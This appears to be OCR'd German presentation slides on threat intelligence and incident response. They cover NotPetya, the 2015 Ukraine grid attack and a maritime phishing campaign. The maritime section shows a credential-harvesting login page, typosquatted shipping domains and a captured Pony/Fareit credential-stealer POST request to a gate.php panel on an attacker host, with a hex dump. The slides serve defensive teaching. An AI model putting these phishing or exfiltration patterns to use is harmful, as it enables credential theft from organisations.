


- Name in Anlehnung an Petya
- Initiale Verteilung über M.E.Doc (ukrainisches Steuerprogramm)
- Lateral Movement:
  - Credential dump (Mimikatz)
  - ETERNALBLUE, ETERNALROMANCE
- Erscheinungsbild: Ransomware

- 19 (18) Sektoren unwiederbringlich zerstört
- Email-Adresse für Bezahlung unerreichbar (posteo.net)
- `CryptEncrypt()` API-Funktion falsch benutzt
- Salsa20 key: `-1nvalid s3ct-id`

- Tatsächliche Wirkfunktion: Sabotage/Zerstörung (Wiper)

Geografische Verteilung der NotPetya-Infektionen



Quelle: Kaspersky und comae

Russischer Ursprung

- Ukraine war am meisten betroffen von NotPetya
- Stand Februar 2018: Großbritannien, die USA und Australien halten Russland für verantwortlich
- “The UK’s National Cyber Security Centre assesses that the Russian military was almost certainly responsible for the destructive NotPetya cyber-attack of June 2017.”

News story

Foreign Office Minister condemns Russia for NotPetya attacks

UK judges that the Russian government was responsible for the NotPetya cyber-attack of June 2017.

Published 15 February 2018

Wie können wir uns schützen?

Wie können wir uns schützen?

- Präventive Sicherheit und IT-Praxis
  - Offsite- und Offline-Backups
  - Monitoring
  - Isolation
- Reaktive Sicherheit
  - Threat Intelligence operationalisieren (Feeds, IoC, aber auch taktisch und strategisch!)
  - Aufklärung von Vorfällen, Incident Response
- Lessons learned erfragen
  - Ukraine, Dezember 2015
  - TV5 Monde Sabotage, April 2015
  - NotPetya: Maersk Line, Saint Gobain, Merck, Beiersdorf, DHL, DB

Adäquate Incident Response?


Stellen Sie sich vor, Ihr Unternehmen wird in diesem Moment von einem “Ransomware”-Angriff erfasst!

Welchen Handlungsspielraum? Welche Optionen?

Adäquate Incident Response?

Stellen Sie sich vor, Ihr Unternehmen wird in diesem Moment von einem “Ransomware”-Angriff erfasst!

- Mit welchem Angreifer habe ich es zu tun? Stichwort Akteurprofil
  - Motivation des Angreifers: Finanzielle Bereicherung? Erpressung? Sabotage?
  - Kommen Innentäter in Betracht?
  - Welche Forderungen werden gestellt? Erpressung? Bezahlung möglich?
  - Capabilities (wie werden die Fähigkeiten eingeschätzt)?
  - Level of sophistication (wie wird die Raffinesse eingeschätzt)?
- Monitoring
  - Verfügbarkeit der eigenen Komponenten? Endpoint Protection?
  - Full Network Packet Capture
  - Indikatoren sammeln und Hunting
- “Backup Freeze”




Quelle: https://www.youtube.com/watch?v=8ThgK1WXUgk

Ukraine Dezember 2015 - Defense Use Case

- Sehr strukturierter, hochentwickelter Akteur
  - Credential Harvesting für Zugriff auf das ICS-Netzwerk
  - Expertise in der Bedienung von ICS via SCADA/supervisory control
  - ca. 6 Monate lange Reconnaissance
- Capabilities
  - Verschiedene Infektionsvektoren genutzt (Word, Excel with Macro code, Spearphish email)
  - Firmware von Serial-to-Ethernet-Adaptern überschrieben => dadurch unbenutzbar
  - Denial-of-Service-Angriff auf den Telefonsupport
  - Eigenes Tool, um Daten und MBR zu wipen (KillDisk)
  - VPN-Zugang zu ICS (Übergänge von Office-Netz in ICS-Netz)
  - Gezieltes Abschalten von USV
  - Gezielte Übernahmen von Operator-Workstations
- Testing
  - Sehr wahrscheinlich: Test des Angriffs-Toolings in separater Umgebung

Denken wie die Angreifer


Nicht sicher | eternalprime.com/oldy/oh/enter/thuhj8hnayz6jcfmvoxmilfz.php?rand=13InboxLightaspxn.1774256418&fid.4.1252899642&fid=1&fav.1&rand.13InboxLight.aspxn.1774...
Maersk Shipping
Shipping Docs Portal
Sign in your email (pmueller@gmail.com) to confirm your identity for access to shipping docs
pmueller@gmail.com
Password
LOG IN
SWERFT STRALSUND
MAERSK SEALAND

Infektionsvektoren

- Mehrere typische Infektionsvektoren

- Präparierte Webseiten zum Abgriff von Zugangsdaten (Credentials)
- Spearphish-Emails mit Schadsoftware (Credential Stealer, Remote Access Tools)
- Supply Chain (Versorgungskette) als Ziel

Targeted Phishing


oryxenergie.com	oryxenergies.com
exxonmobills.com	exxonmobil.com
kenyas-airways.com	kenya-airways.com
agesavlation.com	agesaviation.com
marcornarine.com	marcomarine.com
libyansteels.com	libyansteel.com
britishsteamships.com	britishsteamship.com
maerrsk.com	maersk.com


Targeted Phishing

oryxenergie.com	oryxenergies.com
exxonmobills.com	exxonmobil.com
kenyas-airways.com	kenya-airways.com
agesavlation.com	agesaviation.com
marcornarine.com	marcomarine.com
libyansteels.com	libyansteel.com
britishsteamships.com	britishsteamship.com
maerrsk.com	maersk.com

Targeted Attack in the Maritime Sector

- Bösartige Schadsoftware (Credential Stealer Pony/Fareit)
- Höchst wahrscheinlich als Anhang per Email verschickt
- Zusätzlich als ein RAR-Archiv komprimiert





Targeted Attack in the Maritime Sector

```
POST /phii/Panel/gate.php HTTP/1.0
Host: www.ashley-shipplng.com
Accept: */*
Accept-Encoding: identity, *;q=0
Content-Length: 686
Connection: close
Content-Type: application/octet-stream
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)

0000   FE 87 47 D7 76 03 D2 3A E5 FF 24 FB D4 85 6D 68    ..G.v..:..$...mh
0010   6F 76 F9 3B 73 BA 91 A0 0F 62 16 EB B1 21 29 6B    ov.;s....b...!)k
0020   D0 D7 01 9C A0 24 5C 72 39 9C E9 1C 9D AD A8 5C    .....$.r9.......
0030   D3 67 75 EA 9F 67 F3 DB 31 1F B5 58 59 B1 21 77    .gu..g..1..XY.!w
0040   0D A8 01 DF 7D 61 74 AB 96 E1 85 3C 81 F7 0C 16    ....}at....<....
0050   5B E6 68 C6 17 2F 99 AC 80 F0 2B B2 17 73 6B 67    [.h../....+..skg
0060   41 20 E7 DB 81 C0 BF F3 BA 19 D9 64 CA CF 7C DC    A .........d..|.
0070   FA 3E A4 15 70 E9 73 EC F8 B0 0C 42 CB 9F C6 F0    .>..p.s....B....
0080   DD 62 0A 96 3C C8 84 7E CB 28 7D D7 C9 A9 8D DF    .b..<..~.(}.....
0090   FC A2 CD B3 D7 1E FE C3 F0 78 EA 53 FB 31 CB 84    .........x.S.1..
00A0   1A 24 61 9B 48 81 71 3D AA 12 92 EB 36 19 91 06    .$a.H.q=....6...
```


Targeted Attack in the Maritime Sector

```
POST /phii/Panel/gate.php HTTP/1.0
Host: www.ashley-shipplng.com
Accept: */*
Accept-Encoding: identity, *;q=0
Content-Length: 686
Connection: close
Content-Type: application/octet-stream
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)

0000   FE 87 47 D7 76 03 D2 3A E5 FF 24 FB D4 85 6D 68    ..G.v..:..$...mh
0010   6F 76 F9 3B 73 BA 91 A0 0F 62 16 EB B1 21 29 6B    ov.;s....b...!)k
0020   D0 D7 01 9C A0 24 5C 72 39 9C E9 1C 9D AD A8 5C    .....$.r9.......
0030   D3 67 75 EA 9F 67 F3 DB 31 1F B5 58 59 B1 21 77    .gu..g..1..XY.!w
0040   0D A8 01 DF 7D 61 74 AB 96 E1 85 3C 81 F7 0C 16    ....}at....<....
0050   5B E6 68 C6 17 2F 99 AC 80 F0 2B B2 17 73 6B 67    [.h../....+..skg
0060   41 20 E7 DB 81 C0 BF F3 BA 19 D9 64 CA CF 7C DC    A .........d..|.
0070   FA 3E A4 15 70 E9 73 EC F8 B0 0C 42 CB 9F C6 F0    .>..p.s....B....
0080   DD 62 0A 96 3C C8 84 7E CB 28 7D D7 C9 A9 8D DF    .b..<..~.(}.....
0090   FC A2 CD B3 D7 1E FE C3 F0 78 EA 53 FB 31 CB 84    .........x.S.1..
00A0   1A 24 61 9B 48 81 71 3D AA 12 92 EB 36 19 91 06    .$a.H.q=....6...
```

www.ashley-shipplng.com

Targeted Attack in the Maritime Sector

